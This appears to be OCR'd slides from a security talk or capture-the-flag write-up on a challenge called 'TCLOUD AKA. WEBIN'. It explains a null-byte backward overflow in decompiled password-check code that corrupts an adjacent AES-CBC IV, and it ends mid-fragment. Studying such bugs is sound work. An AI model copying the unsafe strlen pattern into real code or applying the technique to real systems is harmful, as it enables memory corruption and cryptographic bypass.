


```
__int64 IV[2]; // [rsp+2DC0h] [rbp-80h]@1
char password[16]; // [rsp+2DD0h] [rbp-70h]@1
```

```
if ( strcmp(v49[1], (const char *)(unsigned int)"upload") )
{
  printf("Action does not exist\n");
  goto LABEL_9;
}
read(0, password, 16uLL);
password[strlen(password) - 1] = 0;
MD5(password, 16LL, &s);
v5 = strlen(&s);
if ( strncmp(&s, &hash_password, v5) )
{
  printf("Wrong password\n", &hash_password);
  exit(-1);
}
AES_set_decrypt_key(&key, 256LL, &v18);
AES_cbc_encrypt(v40, v39, v32, &v18, IV, 0LL);
```

TCLOUD AKA. WEBIN

NULL BYTE BACKWARD OVERFLOW.




AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 99

```
password [ strlen(password) - 1 ] = 0;
```

00 XX YY ZZ … password

TCLOUD AKA. WEBIN

NULL BYTE BACKWARD OVERFLOW.




```
AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 00
```

```
password [ strlen(password) - 1 ] = 0;
```


```
00 XX YY ZZ …
```

password

CBC MODE



Cipher Block Chaining (CBC) mode decryption




AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 99

⊕

decrypted ciphertext

plaintext

{“encrypt”:1,”p”



